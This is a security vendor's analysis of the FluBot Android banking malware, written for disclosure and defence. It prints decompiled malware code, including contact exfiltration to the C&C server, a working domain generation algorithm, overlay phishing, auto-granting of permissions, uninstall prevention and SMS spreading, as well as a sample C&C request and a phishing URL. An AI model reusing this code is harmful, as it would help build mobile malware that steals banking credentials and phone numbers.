

FluBot Malware Analysis Report

Contents

1	Introduction	3
1.1	Scope	3
	Executive Summary	4
2	Technical Analysis	5
2.1	com.tencent.mm – FluBot	5
2.2	com.tencent.mm – Packer and String Obfuscation	6
2.3	com.tencent.mm – Commands	6
2.4	com.tencent.mm – SMS Spam	9
2.5	com.tencent.mm – DGA	12
2.6	com.tencent.mm – Accessibility	14
2.7	Command and Control Panel	18
2.8	Statistics	21
3	Conclusion	22
4	IOC	23

1 Introduction

Report Reference Number	PRO-2021030506
Prepared by	Ahmet Bilal CAN
Approved by	Ege BALCI
Analysis Date	10.11.2020
Report Date	05.03.2021

In this report, we present a new Android banking malware that has been discovered by our PTI team. We have dubbed the malware FluBot due to its lack of a prominent name in the malware sample also because its spread rate and infection vector resemble the common flu. At the time of this writing, FluBot is largely targeting Spain, but the malware sample contains textual content for targeting German-, Polish-, and English-speaking users. During the notification period with Spanish authorities, several other researchers also published analysis report with the name "Cabassous" however no information about the C&C and victim statistics was available. The PTI team has identified the following Android application names used by the FluBot campaign : "Fedex," "DHL," "Correos," and "Chrome." The PTI team has deanonymized the C&C server and discovered that FluBot has already infected more than 60,000 victims and stolen over 11 million phone numbers. FluBot has all of the generic banking malware features such as overlay attack and SMS stealing for OTP, but the key differences are that it :

- Encrypts the part of request sent to the C&C server using RSA
- Uses the contact lists of victims for spreading over SMS phishing messages
- Uses a domain generation algorithm (DGA) for determining the C&C server address
- Uses multiple hacked legitimate web sites for hosting the malicious APK file
- Does not have remote access capabilities (except socks proxy) similar to Cerberus/Alien or Medusa mobile banking malware

1.1 Scope

Package Name	com.tencent.mm
MD5	1a2a4044cf18eed59e66c413db766145
SHA256	30937927e8891f8c0fd2c7b6be5fbc5a05011c34a7375e91aad384b82b9e6a67

Executive Summary

This report is based on findings obtained from the analysis made of FluBot malware. FluBot is a new Android banking malware that uses overlay attacks to perform webview-based application phishing. The malware mainly targets mobile banking and cryptocurrency applications but also gathers a wide range of user data from all installed applications on a given device.

Upon installation, FluBot malware instantly starts tracking applications being launched on the device. Once it detects a target application launch, the malware starts an overlay attack. FluBot downloads the specially crafted login page of the opened target application from the C&C server. The downloaded webview phishing page is then laid over the target application. The user suspects nothing because this event happens almost instantaneously when the legitimate application is opened. Once the application credentials are entered into the overlayed phishing page, FluBot malware sends the credentials to the C&C server controlled by the attacker.

The FluBot malware also has the following capabilities :

- Listening notifications
- Reading and writing SMS messages
- Getting contact lists
- Performing calls

2 Technical Analysis

The PTI team was able to identify following four different FluBot package names : "com.tencent.mm," "com.tencent.mobileqq," "com.clubbing.photos," and "com.redtube.music."

The report includes the technical details of all findings obtained within the scope of our malware analysis, itself based on the application with the package name "com.tencent.mm."

2.1 com.tencent.mm – FluBot

The application with the package name "com.tencent.mm" requires the following permissions.

Permission List
android.permission.WAKE_LOCK
android.permission.QUERY_ALL_PACKAGES
android.permission.CALL_PHONE
android.permission.READ_CONTACTS
android.permission.WRITE_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_SMS
android.permission.FOREGROUND_SERVICE
android.permission.SEND_SMS
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.NFC
android.permission.REQUEST_DELETE_PACKAGES
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.INTERNET
android.permission.BIND_NOTIFICATION_LISTENER_SERVICE
android.permission.BIND_ACCESSIBILITY_SERVICE

With the above permissions, the malware in question is able to perform the following actions :

- Internet access
- Reading/Sending SMS
- Reading the phone book
- Performing Calls
- Deleting an application
- Ability to use Accessibility service
- Reading notifications

2.2 com.tencent.mm – Packer and String Obfuscation

FluBot uses a common Android malware packer that loads the decrypted DEX in runtime. Without any hooks, analysts can access the dropped DEX in the 'app_DynamicOptDex' folder. Only string obfuscation is present in the decrypted DEX. Most of the samples have the following list of classes in the decrypted payload.

- Bot
- BotId
- BrowserActivity
- CardActivity
- ComposeSmsActivity
- ContactItem
- DGA
- ForegroundService
- HttpCom
- IntentStarter
- LangTxt
- MainActivity
- MyAccessibilityService
- MyNotificationListener
- PanelReq
- SmsReceiver
- Spammer
- Utils
- SocksClient
- PanelReq

2.3 com.tencent.mm – Commands

The following table contains the list of available FluBot commands received from the C&C server.

Command	Description
BLOCK	Block any notification
UNINSTALL_APP	Uninstall the given application via packagename
SEND_SMS	Send given text to given phone number
RUN_USSD	Running ussd code.
SMS_INT_TOGGLE	Toggle interception sms
CARD_BLOCK	Popup the credit card phishing page
DISABLE_PLAY_PROTECT	Disable play protect via accessibility
OPEN_URL	Open the given url via webview
GET_CONTACTS	Send contact list to server. Later its used for spamming
RETRY_INJECT	Retry inject to already phished application
RELOAD_INJECTS	Resend package list to server.
SOCKS	Open sockets to let the attacker connect

The commands that the malware sends to the server are given in the table below.

Command	Description
PING	Ping the server to retrieve commands
LOG	Respond request to most of the commands. SMS,CONTACT,INTERCEPTING etc.
SMS_RATE	Get the seconds to send 'GET_SMS' command
GET_SMS	Get the phishing SMS text including phone number.
GET_INJECT	Get phishing page for given packagename
GET_INJECTS_LIST	Get the list of targeted applications by sending all package names.

The following image is an example of the overlay phishing content that FluBot uses for the targeted app.



Figure 1. Webview Overlay Example

Other than targeted apps, FluBot can trigger on-demand credit card phishing if it gets the "CARD_BLOCK" command from the server. The relevant image is given in Figure ².




Figure 2. Credit Card Phishing

FluBot blocks all incoming notifications when the BLOCK command is received from the server. The relevant code snippet is given in Figure ³.

```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {  
    super.onNotificationPosted(statusBarNotification);  
    if (getSharedPreferences(getString(2131689500), 0).getBoolean("e", false)) {  
        cancelNotification(statusBarNotification.getKey());  
    }  
}
```

Figure 3. Notification removal code

FluBot malware is able to make USSD calls to the codes sent from the C&C server. The related code snippet is given in Figure ⁴.


```

} else if (runUssd != null) {
    if (!charSequence.equals("com.android.phone")) {
        if (!charSequence.equals("com.android.server.telecom")) {
            if (!startedUssdIntent) {
                Intent intent5 = new Intent("android.intent.action.CALL");
                intent5.setData(Uri.parse("tel:" + runUssd + Uri.encode("#")));
                intent5.setFlags(268435456);
                startActivity(intent5);
                startedUssdIntent = true;
                return;
            }
        }
    }
}

```

Figure 4. Code allows running USSD code

2.4 com.tencent.mm – SMS Spam

FluBot is also able to set itself as the default SMS application by abusing accessibility permissions, thus allowing the malware to send SMS messages on demand. The related code snippet is given in Figure ⁵.

```

List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = accessibilityNodeInfo.findAc
for (int i = 0; i < findAccessibilityNodeInfosByText.size(); i++) {
    AccessibilityNodeInfo accessibilityNodeInfo2 = findAccessibilityNodeInfosByText.get(i);
    if (accessibilityNodeInfo2.getText().toString().equals(smsAutoAcceptPackageName)) {
        Click2Parent(accessibilityNodeInfo2);
        return true;
    }
}

```

Figure 5. SMS Auto Accept With Accessibility

Once it has infected the victim's device, FluBot sends all phonebook (contact list) numbers to the C&C server. The related code snippet is given in Figure ⁶.

```

private static void GetContactListUpload() {
    Cursor cursor = null;
    try {
        StringBuilder sb = new StringBuilder("LOG,CONTACTS,");
        cursor = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if (cursor.getCount() != 0) {
            while (cursor.moveToNext()) {
                String string = cursor.getString(cursor.getColumnIndex("display_name"));
                String string2 = cursor.getString(cursor.getColumnIndex("data1"));
                sb.append(string);
                sb.append(":");
                sb.append(string2);
                sb.append("\n");
            }
            PanelReq.SendAsync(sb.toString(), false);
        }
    }
}

```

Figure 6. Upload contact list to server

The PTI team was able to observe the spreading behavior of the FluBot malware by analyzing the C&C communication of an infected device. The FluBot C&C panel sends the

stolen phonebook (contact list) numbers and SMS text message contents to infected devices to send more phishing SMS messages. The spreading behavior of the FluBot malware is very calculated. Instead of sending messages to every number from every infected device (flooding), it uses an SMS load distribution mechanism. The related code snippet is given in Figure ⁷.

```
public static void SendSms() {  
    try {  
        if (!Utils.AmiDefaultSms(context)) {  
            return;  
        }  
        if (!Bot.IsIntSms()) {  
            String Send = PanelReq.Send("GET_SMS");  
            if (Send != null) {  
                String[] split = Send.split(",", 2);  
                if (split.length == 2) {  
                    String str = split[0];  
                    String str2 = split[1];  
                    if (!Utils.IsContact(context, str).booleanValue()) {  
                        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);  
                        SmsReceiver.Timeout();  
                        blacklist.add(str);  
                        Utils.BlockNumber(context, str);  
                        Utils.BlockNumber(context, "34" + str);  
                        Utils.BlockNumber(context, "+34" + str);  
                        Utils.BlockNumber(context, "0034" + str);  
                    }  
                }  
            }  
        }  
    }  
}
```

Figure 7. Sending SMS functionality

Sample sms messages from the server are given in the image below, Figure ⁸.

```
Sending : GET_SMS
Received : 60 [REDACTED],Hola Risy [REDACTED] 1 su envio se entrego e
http://oceanjadeseafood.com/web/?y0ntzxrmk6
Sending : PING,
Received : DISABLE_PLAY_PROTECT,
Sending : GET_SMS
Received : 63 [REDACTED],Hola Lal [REDACTED], su envio se entrego e
http://oceanjadeseafood.com/web/?vun3ee1l5s
Sending : PING,
Received :
Sending : GET_SMS
Received : 65 [REDACTED],Hola Maria, confirme sus credenciales
: http://oceanjadeseafood.com/web/?pz4t45h804
```

Figure 8. Sample targeted number and SMS text message

Analyst Note : Taking a closer look at the links in SMS phishing messages reveals that the threat actors are using different hacked web application servers in almost every message. This shows the FluBot operation's level of sophistication, which distinguishes it from other consumer-grade banking malware.

Following the links inside the SMS phishing messages takes the victims to a legitimate website hacked by the threat actors. Hacked web application servers are configured to contain the malicious APK file to requests with Android User-Agent. At the time of the PTI team's investigation, attackers were using FedEx-themed campaigns. A sample phishing page is given in Figure ⁹ below.



Figure 9. Fedex Campaign

2.5 com.tencent.mm – DGA

FluBot uses a domain generation algorithm (DGA) to obtain the address of the C&C server. The DGA creates 2000 domains according to the current year and month. Domains consist of 15 characters with "com," "ru," and "cn" TLDs. The relevant DGA code is given in Figure ¹⁰.

```
private static void GetSeed() {
    int i = Calendar.getInstance().get(1); // year
    int i2 = Calendar.getInstance().get(2); // month
    long j = (long) ((i ^ i2) ^ 0);
    long j2 = j * 2;
    long j3 = j2 * (((long) i) ^ j2);
    long j4 = j3 * (((long) i2) ^ j3);
    long j5 = j4 * (((long) 0) ^ j4);
    seed = j5 + 1136;
}
```

Figure 10. DGA Seed Generation Code

```
public static void FindHost() {
    String str;
    lock.lock();
    GetSeed();
    Random random = new Random(seed);
    for (int i = 0; i < 2000; i++) {
        String string = ""
        for (int i2 = 0; i2 < 15; i2++) {
            string = string + ((char) (random.nextInt(25) + 97));
        }
        if (i % 3 == 0) {
            str = string + ".ru"
        } else if (i % 2 == 0) {
            str = string + ".com"
        } else {
            str = string + ".cn"
        }
    }
}
```

Figure 11. DGA Generate Domain

Analyst Note : You can access the DGA decoder Python code that generates active command and control server domains from the following link : https://github.com/prodaft/malware-ioc/blob/master/FluBot/dga_gen.py

The malware encrypts the part of request it sends to the server with the public RSA key. The relevant code snippet is given in Figure ¹².

```
private static String EncryptRSA(String str) {
    try {
        String pubkey = Base64.decode("MIIBIjANBgkqhkiG9w0BAQEFAAOCQA8AMIIBCgKCAQEAIQ3YWOM6ycmMrUGB8b3LqUiuXdxFYm/eBxARoAHC");
        PublicKey generatePublic = KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(pubkey, 0));
        Cipher instance = Cipher.getInstance("RSA/ECB/PKCS1Padding");
        instance.init(1, generatePublic);
        return Base64.encodeToString(instance.doFinal(str.getBytes(StandardCharsets.UTF_8)), 2);
    } catch (Exception unused) {
        return null;
    }
}
```

Figure 12. RSA Encryption

The malware passes the responses from the server through the decryption routine as seen in Figure ¹³.

```
private static void Encrypt(byte[] bArr, byte[] bArr2, boolean z) {
    try {
        byte[] bArr3 = (byte[]) bArr2.clone();
        byte b = 0;
        for (int i = 0; i < bArr.length; i++) {
            int length = i % bArr3.length;
            if (length == 0 && i != 0) {
                for (int i2 = 0; i2 < bArr3.length; i2++) {
                    bArr3[i2] = (byte) (bArr3[i2] ^ (z ? b : bArr[i - 1]));
                }
            }
            b = bArr[i];
            bArr[i] = (byte) (bArr3[length] ^ bArr[i]);
        }
    }
}
```

Figure 13. Decryption of incoming request body

FluBot sends encrypted message to domains generated from DGA. It checks whether if the decrypted text contains the BotId value sent in the initial request. Following flow chart briefly describes FluBot's C&C validation routine. ¹⁴.




Figure 14. Flow chart for validation

Analyst Note : Because of this design FluBot is immune to traditional sinkhole approaches.

The sample request sent to the malware command and control server is given in the image below, Figure ¹⁵.

```
POST /poll.php HTTP/1.1
Content-Length: 414
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Custom Phone Build/OPR6.170623.017)
Host: vtrnivkfemunovm.ru
Connection: close
Accept-Encoding: gzip, deflate

eF4UocmeSZR1aSik49qlvT4/qTJ7UZN41aJNrQFMuRcemj7L6yZLisaCKhnQOWFGCY8sCZRyXpRxcGZHNdRmds9URb28
Mgz1Ti4IKS9ZC8rv9G6JSADrMENS4WHU5A3KwCtJCWvgG1wQ1LhBQ3SqCwWEBaGVkBoAHjSiwXN2lrwGlmE6OotTpKcz
astjHPglR7dIes/wWl1SP9MtwXPf6HWrgDh+COKAgQC2qNtfvvP5jmUp0vgPWGpMJ/I1RKH9cGBqVYDtBCvkB5rNdfPR
2XklUqO9KmyK/1FY+btRaCHNYy9Y1Wt0AkAX7KMjA++12FAnKppnAqPwj8LU28byA==
NyMhJFxaQ0BAT3FieWtkJDsiOiBHUXR3Uk1OSVYAQHV3emIyf2q3OBgdEAB+SEZMTFE1
```

Figure 15. Request Example

Analyst Note : You can find frida script that is able to decrypt the requests and responses sent by the malware. <https://github.com/prodaft/malware-ioc/blob/master/FluBot/getreq.js>

2.6 com.tencent.mm – Accessibility

Once the malware is initiated on the victim's device, it requests activation of the service named **"AccessibilityService"** from the accessibility settings. The relevant permission request message is shown in Figure ¹⁶.




Figure 16. Accessibility Popup

Analyst Note : Normally, when the button in the confirmation popup is pressed immediately, the application shows an error message saying "Please read the message." When same button is pressed after waiting for approximately 3-4 seconds, it directs the user to the accessibility settings.

Malware uses accessibility to perform different activities such as the overlay attack. If the targeted package name exists in the triggered event, FluBot takes the texts on the screen, starts the BrowserActivity, and creates an overlay with the help of accessibility. The related code snippet is given in Figure ¹⁷.


```

StringBuilder sb = new StringBuilder();
String charSequence = accessibilityEvent.getPackageName().toString();
GetAppTxt(rootInActiveWindow, sb);
if (!lastAppTxt.equals(sb.toString())) {
    PanelReq.SendAsync(String.format("%s,%s:%s,%s", "LOG", "BAL_GRABBER", charSequence, sb.toString()), true);
    lastAppTxt = sb.toString();
}
if (!Boolean.valueOf(sharedPreferences.getBoolean(charSequence.hashCode() + "", false)).booleanValue()) {
    Intent intent4 = new Intent(this, BrowserActivity.class);
    intent4.setFlags(268500992);
    intent4.putExtra("a", charSequence);
    startActivity(intent4);
}

```

Figure 17. Overlay Code

In Figure ¹⁸ below is given in the screen view column where the texts of the target application screen are received and sent to the server.

```

Sending : LOG,BAL_GRABBER:com.cajasur.android,com.cajasur.android:id/textView -> SOY cliente de Cajasur
com.cajasur.android:id/bt_bienvenida_entrar_app -> Quiero entrar en la app
com.cajasur.android:id/bt_bienvenida_obtener_claves -> No tengo claves de Banca online
com.cajasur.android:id/textView_no_cliente -> NO soy cliente de Cajasur
com.cajasur.android:id/bt_bienvenida_no_cliente -> Quiero abrir una cuenta

Received : OK

```

Figure 18. Accesibility Logger

With Accessibility, FluBot is able to deactivate the Play Protect automatically. The related code snippet is given in Figure ¹⁹.

```

} else if (disablePlayProtect) {
    if (!DisablePlayProtect(accessibilityEvent, rootInActiveWindow)) {
        disablePlayProtect = false;
    }
}

```

Figure 19. Disable Play Protect

FluBot also prevents the user from deleting itself by abusing the accessibility permission. The related code snippet is given in Figure ²⁰.

```

if (charSequence.contains("android.packageinstaller")) {
    if (!AutoAcceptPerms(rootInActiveWindow) && (GetFirstNoc
        PreventUninstall());
    return;
}

```

Figure 20. Prevent Uninstallation of Malware

FluBot automatically approves the permissions it requests with accessibility. The related code snippet is given in Figure ²¹.

```
} else if (charSequence.equals("com.google.android.permissioncontroller")) {  
    if (!SmsAutoAccept(rootInActiveWindow)) {  
        AutoAcceptPerms(rootInActiveWindow);  
        return;  
    }  
}
```

Figure 21. Auto accept permissions

The malware automatically obtains "ignore battery optimizations" rights via accessibility. The related code snippet is given in Figure ²².

```
if (Build.VERSION.SDK_INT >= 23 &&  
    !Build.MANUFACTURER.equalsIgnoreCase("Huawei") &&  
    !Build.MANUFACTURER.equalsIgnoreCase("Xiaomi")) {  
    Intent intent = new Intent();  
    String packageName = getPackageName();  
    if (!((PowerManager) getSystemService("power")).isIgnoringBatteryOptimizations(packageName)) {  
        AccessibilityNodeInfo GetFirstNode2 = GetFirstNode("android:id/button1", rootInActiveWindow, false);  
        if (GetFirstNode2 != null) {  
            GetFirstNode2.performAction(16);  
            performGlobalAction(2);  
        } else {  
            intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");  
            intent.setFlags(268435456);  
            intent.setData(Uri.parse("package:" + packageName));  
            startActivity(intent);  
            return;  
        }  
    }  
}
```

Figure 22. Get Ignore Battery Optimizations rights

Analyst Note : Generally, Android banking malware has two main ways of running in the background without being visible to the user. The first way is to avoid having to start itself as a foreground service by obtaining the "ignore battery optimizations" permission. The second way is to start itself as a foreground service and delete notifications from the notification bar with the help of the notification listener. FluBot opts for the first of these methods.

2.7 Command and Control Panel

At the time of analysis, the domain generation algorithm of the FluBot was dissected and active C&C servers were identified by the PTI team. The root directory of the C&C server contains a message from the threat actor intended for the analysts. Message contains the text “Добро пожаловать, пиздюки-разведчики. Вам всего доброго, хорошего настроения и здоровья” and a video of Dmitry Medvedev.




Figure 23. Command and Control Panel Greeting Message

Our threat intelligence team was able to analyze the C&C panel by deanonymizing the FluBot servers. The botnet panel is designed as a rudimentary PHP management dashboard with little to no detail. Despite its simplistic view, the control panel was able to handle around 60,000 infected device connections without any performance issues.

Figure 24. Command and Control Panel Dashboard

- GET_CONTACTS
- SMS_INT_TOGGLE
- RETRY_INJECT
- RELOAD_INJECTS
- DISABLE_PLAY_PROTECT
- SEND_SMS
- SOCKS
- RUN_USSD
- UNINSTALL_APP
- CARD_BLOCK
- BLOCK
- UPLOAD_SMS

Type	Bot ID
GET_CONTACTS	63A9717E2FF94A3E88F8E7EBC42DB21A
SMS_INT_TOGGLE	63A9717E2FF94A3E88F8E7EBC42DB21A
RETRY_INJECT	63A9717E2FF94A3E88F8E7EBC42DB21A
RELOAD_INJECTS	63A9717E2FF94A3E88F8E7EBC42DB21A
DISABLE_PLAY_PROTECT	63A9717E2FF94A3E88F8E7EBC42DB21A
SEND_SMS	63A9717E2FF94A3E88F8E7EBC42DB21A
SOCKS	54EF70BDF2D44DB892920C1862BB4B42
RUN_USSD	54EF70BDF2D44DB892920C1862BB4B42
UNINSTALL_APP	54EF70BDF2D44DB892920C1862BB4B42
CARD_BLOCK	54EF70BDF2D44DB892920C1862BB4B42
BLOCK	54EF70BDF2D44DB892920C1862BB4B42
UPLOAD_SMS	53172BF6696849FEAD813AB76759D880
NOTIF_INT_TOGGLE	BB705B5F904D42CEA800ECF890112FDA
	F479995B3CAF4C27A56A5D5D050E1742
BLOCK	00019E54D19A433CAD09FC9D19901D02
SMS_INT_TOGGLE	00019E54D19A433CAD09FC9D19901D02
SMS_INT_TOGGLE	8DBF4A88AE3C4B56812C86474E12F08F

Figure 25. Command and Control Panel Command Page

2.8 Statistics

The C&C panel also contains detailed statistics of the infected victims. At the time of analysis, FluBot had already infected more than 60,000 devices. Over 97% of the victims seemed to be based in Spain. Total number of collected phone numbers appears to be more than 11 million as of writing this report.




Figure 26. Victims Statistics Page

The statistics page of the panel also contains details about the device manufacturers, Android version, device language, and telecommunication operator name. When FluBot successfully obtains the banking credentials, they are sent to the C&C and stored with the following Figure ²⁷ log format.

```
Bot ID: 97F5F572A0F4407B88E8B90F063A94F2
Type: INJECT:com.cajasur.android

{"user":"[REDACTED]","clave":"[REDACTED]","dob":"[REDACTED]","type_injects":"banks","exit":""}Bot ID: A3C658E0E1BF496B9E6CF0CBD3724454
Type: SMS

BBVA: BBVA: Para realizar tu operacion utiliza el codigo [REDACTED] Bot ID: 97F5F572A0F4407B88E8B90F063A94F2
Type: INJECT:com.bbva.bbvacontigo

{"login":"[REDACTED]","password":"[REDACTED]","exit":""}Bot ID: FD44C4B04BF04B1AA1F423E43B8E0BC0
Type: BAL_GRABBER:es.liberbank.cajasturapp
```

Figure 27. Victims Statistics Page

Each log entry for the infected device may contain the SMS messages, banking credentials, device contacts, and application webview text logs, all of which can be used for extracting any kind of text-based credentials from every application that uses webview panes.

3 Conclusion

The number of mobile banking malware types has been increasing significantly over the past five years. FluBot sets a new precedent of spreading methods and DGA implementations. During a very short timeframe, FluBot is able to infect more than 60,000 mobile phones. Currently there are more than 11 million phone numbers collected from the infected devices which represents 25% of the total population in Spain. We estimate that the malware is capable to collect almost all phone numbers in Spain within 6 months time if no action is taken. In other malware families, the SMS spreading functionality tends not to work as effectively. However, the SMS spreading functionality of FluBot (Smishing module) is well implemented and works in nearly all setups. In addition to the spreading method, its novel DGA approach makes it almost impossible to sinkhole the threat with traditional techniques.

It should also be noted that FluBot can easily be adapted to spread to different countries with a simple configuration change in its codebase. Our PTI team monitors all known and as-yet-unknown APT groups daily. FluBot is not associated with any known groups as of writing this report.

4 IOC

Package Name	Sha256
